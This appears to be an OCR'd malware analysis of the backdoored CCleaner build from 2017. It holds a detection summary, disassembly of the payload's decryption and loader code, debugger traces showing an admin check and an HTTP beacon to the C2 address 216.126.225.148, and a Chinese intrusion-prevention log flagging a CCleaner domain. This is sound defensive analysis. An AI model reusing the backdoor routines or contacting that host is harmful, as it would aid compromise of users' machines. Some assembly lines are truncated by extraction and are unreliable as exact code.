SHA256: 36b36ee9515e0a60629d2c722b006b33e543dce1c8c2611053e0651a0bfdb2e9

File name: ccleaner

Detection ratio: 4 / 64


Analysis date: 2017-09-18 10:58:51 UTC (8 minutes ago)



```
.data:0082E0A8 byte_82E0A8     db 0, 83h, 15h, 97h, 0C7h, 2Ch, 0C9h, 95h, 75h, 68h, 0C8h; 0
.data:0082E0A8                                         ; DATA XREF: CC_InfectionBase+10↑o
.data:0082E0A8                                         ; CC_InfectionBase:loc_40107B↑r ...
.data:0082E0A8                 db 0A1h, 3Dh, 76h, 7, 0CCh, 8Eh, 0F7h, 42h, 0B5h, 0BBh; 0Bh
.data:0082E0A8                 db 25h, 0BEh, 43h, 7Eh, 67h, 0ABh, 63h, 3Eh, 0F6h, 8, 37h; 15h
.data:0082E0A8                 db 0D0h, 0C6h, 8Ah, 0F8h, 0B9h, 0FFh, 27h, 5Bh, 3Ch, 6Eh; 20h
.data:0082E0A8                 db 45h, 9Ah, 3Fh, 0D3h, 5Dh, 25h, 2Eh, 1Dh, 0C2h, 6Bh; 2Ah
.data:0082E0A8                 db 11h, 99h, 0B0h, 87h, 0F5h, 87h, 0F3h, 0D8h, 29h, 2Fh; 34h
.data:0082E0A8                 db 73h, 9Dh, 99h, 71h, 67h, 0BAh, 28h, 0CFh, 51h, 5, 1Dh; 3Eh
.data:0082E0A8                 db 0D5h, 0, 77h, 0B3h, 0A7h, 56h, 7Ah, 36h, 63h, 43h, 4Bh; 49h
.data:0082E0A8                 db 0AEh, 0FDh, 0ECh, 4Bh, 0A7h, 58h, 0A4h, 0C7h, 5, 86h; 54h
.data:0082E0A8                 db 0E1h, 45h, 14h, 5Bh, 42h, 66h, 9Eh, 0E5h, 57h, 0B6h; 5Eh
.data:0082E0A8                 db 8Dh, 6Ch, 0CAh, 0EEh, 94h, 94h, 80h, 0A8h, 2Fh, 87h; 68h
.data:0082E0A8                 db 8Ch, 0B0h, 0DAh, 0ECh, 0EDh, 0FFh, 0EEh, 0CDh, 70h; 72h
.data:0082E0A8                 db 6Ah, 0EEh, 0BAh, 0D6h, 17h, 0A6h, 4Ch, 0F0h, 6Eh, 3Bh; 7Bh
.data:0082E0A8                 db 31h, 0A3h, 3Bh, 38h, 6Ch, 0B6h, 0B1h, 0BAh, 94h, 0BAh; 85h
.data:0082E0A8                 db 51h, 0D1h, 4Ch, 2Ah, 0E8h, 9, 0AAh, 0CEh, 80h, 23h; 8Fh
.data:0082E0A8                 db 0B2h, 80h, 2Eh, 0FEh, 1Ch, 0CFh, 9Fh, 0F9h, 0BBh, 19h; 99h
.data:0082E0A8                 db 4, 0C4h, 5Ch, 0D3h, 4Fh, 3Ah, 1Fh, 55h, 46h, 0C8h, 6Ch; 0A3h
.data:0082E0A8                 db 2Fh, 9, 4Ch, 0E1h, 6Bh, 0DEh, 7Ch, 0F0h, 50h, 6Eh, 3Eh; 0AEh
```


```
.text:00401000 sub_401000      proc near               ; CODE XREF: CC_InfectionBase+16↓p
.text:00401000                                         ; DATA XREF: HEADER:00400164↑o ...
.text:00401000
.text:00401000 arg_0           = dword ptr  8
.text:00401000 arg_4           = dword ptr  0Ch
.text:00401000
.text:00401000                 mov     edi, edi
.text:00401002                 push    ebp
.text:00401003                 mov     ebp, esp
.text:00401005                 push    esi
.text:00401006                 xor     esi, esi
.text:00401008                 mov     ecx, 2547383h
.text:0040100D                 cmp     [ebp+arg_4], esi
.text:00401010                 jle     short loc_401029
.text:00401012
.text:00401012 loc_401012:                             ; CODE XREF: sub_401000+27↓j
.text:00401012                 mov     eax, [ebp+arg_0]
.text:00401015                 imul    ecx, 47A6547h
.text:0040101B                 mov     dl, cl
.text:0040101D                 xor     [eax+esi], dl
```


```
.text:00401029 loc_401029:                             ; CODE XREF:
.text:00401029                 pop     esi
.text:0040102A                 pop     ebp
.text:0040102B                 retn
.text:0040102B sub_401000      endp
```


```
01761E90   55              push    ebp
01761E91   8BEC            mov     ebp, esp
01761E93   83EC 40         sub     esp, 0x40
01761E96   53              push    ebx
01761E97   56              push    esi
01761E98   33DB            xor     ebx, ebx
01761E9A   57              push    edi
01761E9B   53              push    ebx
01761E9C   E8 43030000     call    017621E4
01761EA1   8BF8            mov     edi, eax
01761EA3   8D45 F0         lea     eax, dword ptr [ebp-0x10]
01761EA6   50              push    eax
01761EA7   83C7 12         add     edi, 0x12
01761EAA   E8 71020000     call    01762120
01761EAF   8BF0            mov     esi, eax
01761EB1   8D45 D0         lea     eax, dword ptr [ebp-0x30]
01761EB4   50              push    eax
01761EB5   8975 C8         mov     dword ptr [ebp-0x38], esi
01761EB8   FF75 F0         push    dword ptr [ebp-0x10]
01761EBB   C745 D0 4C6F61(mov      dword ptr [ebp-0x30], 0x64616F4C
01761EC2   C745 D4 4C6962(mov      dword ptr [ebp-0x2C], 0x7262694C
01761EC9   C745 D8 617279(mov      dword ptr [ebp-0x28], 0x41797261
01761ED0   895D DC         mov     dword ptr [ebp-0x24], ebx
01761ED3   FFD6            call    esi
01761ED5   8945 C4         mov     dword ptr [ebp-0x3C], eax
01761ED8   8D45 D0         lea     eax, dword ptr [ebp-0x30]
01761EDB   50              push    eax
01761EDC   C745 D0 566972(mov      dword ptr [ebp-0x30], 0x74726956
01761EE3   FF75 F0         push    dword ptr [ebp-0x10]
01761EE6   C745 D4 75616C(mov      dword ptr [ebp-0x2C], 0x416C6175
01761EED   C745 D8 6C6C6F(mov      dword ptr [ebp-0x28], 0x636F6C6C
```


017A252E 55 push ebp
017A252F 8BEC mov ebp, esp
017A2531 81EC A8020000 sub esp, 0x2A8
017A2537 53 push ebx
017A2538 56 push esi
017A2539 8B35 68107A01 mov esi, dword ptr [0x17A1068] msvcrt.time
017A253F 33DB xor ebx, ebx
017A2541 57 push edi
017A2542 53 push ebx
017A2543 FFD6 call esi
017A2545 8BF8 mov edi, eax
017A2547 C70424 5902000(mov dword ptr [esp], 0x259
017A254E E8 84FFFFFF call 017A24D7
017A2553 53 push ebx
017A2554 FFD6 call esi
017A2556 2BC7 sub eax, edi
017A2558 59 pop ecx
017A255E 59 pop ecx
017A255F 72 1B jb short 017A257C
017A2561 53 push ebx
017A2562 FFD6 call esi
017A2564 59 pop ecx
017A2565 8945 F0 mov dword ptr [ebp-0x10], eax
017A2568 E8 0AF1FFFF call 017A1677
017A256D 3945 F0 cmp dword ptr [ebp-0x10], eax



017A24D7 55 push ebp
017A24D8 8BEC mov ebp, esp
push 0x100
call 017A2826
dword ptr [ebp+0x8]
je short 017A251E
dword ptr [ebp-0x100]
call 017A2820
call 017A2810
call dword ptr [0x17A1038]
pop
retn


017A2564 59 pop ecx
017A2565 8945 F0 mov dword ptr [ebp-0x10], eax
017A2568 E8 0AF1FFFF call 017A1677
017A256D 3945 F0 cmp dword ptr [ebp-0x10], eax
017A2570 72 0A jb short 017A257C
017A2572 FF15 90107A01 call dword ptr [0x17A1090] shell32.IsUserAnAdmin
017A2578 85C0 test eax, eax
017A257A 75 07 jnz short 017A2583
017A257C 33C0 xor eax, eax
017A257E E9 31020000 jmp 017A27B4
017A2583 E8 B2FAFFFF call 017A203A
017A2588 68 00000100 push 0x10000 UNICODE "=::=::\"


017A215E 0FB645 F8 movzx eax, byte ptr [ebp-0x8]
push eax
lea eax, dword ptr [ebp-0x28]
push eax
push dword ptr [ebp+0xC]
017A2166 FF15 6C107A01 call dword ptr [0x17A106C] msvcrt.sprintf
017A2170 83C4 18 add esp, 0x18
017A2173 8D45 D8 lea eax, dword ptr [ebp-0x28]
017A2176 6A 20 push 0x20
017A2178 59 pop ecx
017A2179 5F pop edi
017A217A C600 00 mov byte ptr [eax], 0x0
017A217D 40 inc eax
017A217E 49 dec ecx
017A217F 75 F9 jnz short 017A217A
017A2181 8B45 0C mov eax, dword ptr [ebp+0xC]
ds:[017A106C]=77C3F931 (msvcrt.sprintf)
.126.225.148"
0197FE90 32 31 36 2E 31 32 36 2E 32 32 35 2E 31 34 38 00 216.126.225.148.
0197FC98 0197FE90 ASCII "216


017A240F 50 push eax
017A2410 6A 1F push 0x1F
017A2412 56 push esi
017A2413 FF15 B8107A01 call dword ptr [0x17A10B8]
wininet.InternetSetOptionA
wininet.HttpSendRequestA
017A2422 FF15 B4107A01 call dword ptr [0x17A10B4]
017A2428 8538 test eax, eax
017A242A 74 76 je short 017A24A4
017A242C 68 00040000 push 0x400
0197FB88 00CC000C ef694b89.00CC000C
0197FB8C 00000000
0197FB90 00000000
0197FB94 0018A290 ASCII "4oeimI5TMSmp8nQ4MrGZtmPmtWg44TRaUxvdeJZ2clWGs88OkzsK8mBTv16aXfkt3KFlSxv2EwhqlyasF0k3baSU0x*rHtbKjdqj3tIHIXFetE0"
0197FB98 0000CD8
0197FB9C 00176508
0197FBA0 000001A0
0018A290 34 6F 65 69 6D 49 35 54 4D 53 6D 70 38 6E 51 34 4oeimI5TMSmp8nQ4
0018A2A0 4D 72 47 5A 21 6D 50 6D 21 57 67 34 34 54 52 61 MrGZ!mPm!Wg44TRa
0018A2B0 55 78 76 64 65 4A 5A 32 63 6C 57 47 73 38 38 4F UxvdeJZ2clWGs88O
0018A2C0 36 78 7A 73 4B 38 6D 42 54 76 31 36 61 58 66 6B 6xzsK8mBTv16aXfk
0018A2D0 74 33 4B 66 6C 53 78 76 32 45 77 68 71 6C 79 61 t3Kf1Sxv2Ewhqlya
0018A2E0 73 66 30 6B 33 62 61 53 55 30 78 2A 72 48 74 62 sF0k3baSU0x*rHtb
0018A2F0 4B 6A 64 71 6A 33 74 49 48 49 58 46 65 74 45 30 Kjdqj3tIHIXFetE0


实时事件显示
URL信誉日志显示
新增事件显示


侵防御日志
防病毒日志
系统日志
入侵防御事件包
报表
时间设定
所有
最近一周
今天
指定时间
事件名称
源IP
目的IP
目的端口
事件级别
动作
优先级
租户
内容
查询
临时阻断 共0条
列设置
帮助
清空
日志导出
名称
源IP
目的IP
时间
类型
事件级别
优先级
动作
入侵防御策略ID
发生次数
内容
1 DNS_木马后门_CCleaner_可疑域名连接 192.168.13.53 114.114.114.114 2017-09-18 19:16:46 木马后门 中 警示 RESET 1 1 Vsysid=0 Content="DNS域名=www.ab890e964c34.com;" CapTo
2 DNS_木马后门_CCleaner_可疑域名连接 192.168.13.53 114.114.114.114 2017-09-18 19:16:44 木马后门 中 警示 RESET 1 1 Vsysid=0 Content="DNS域名=www.ab890e964c34.com;" CapTo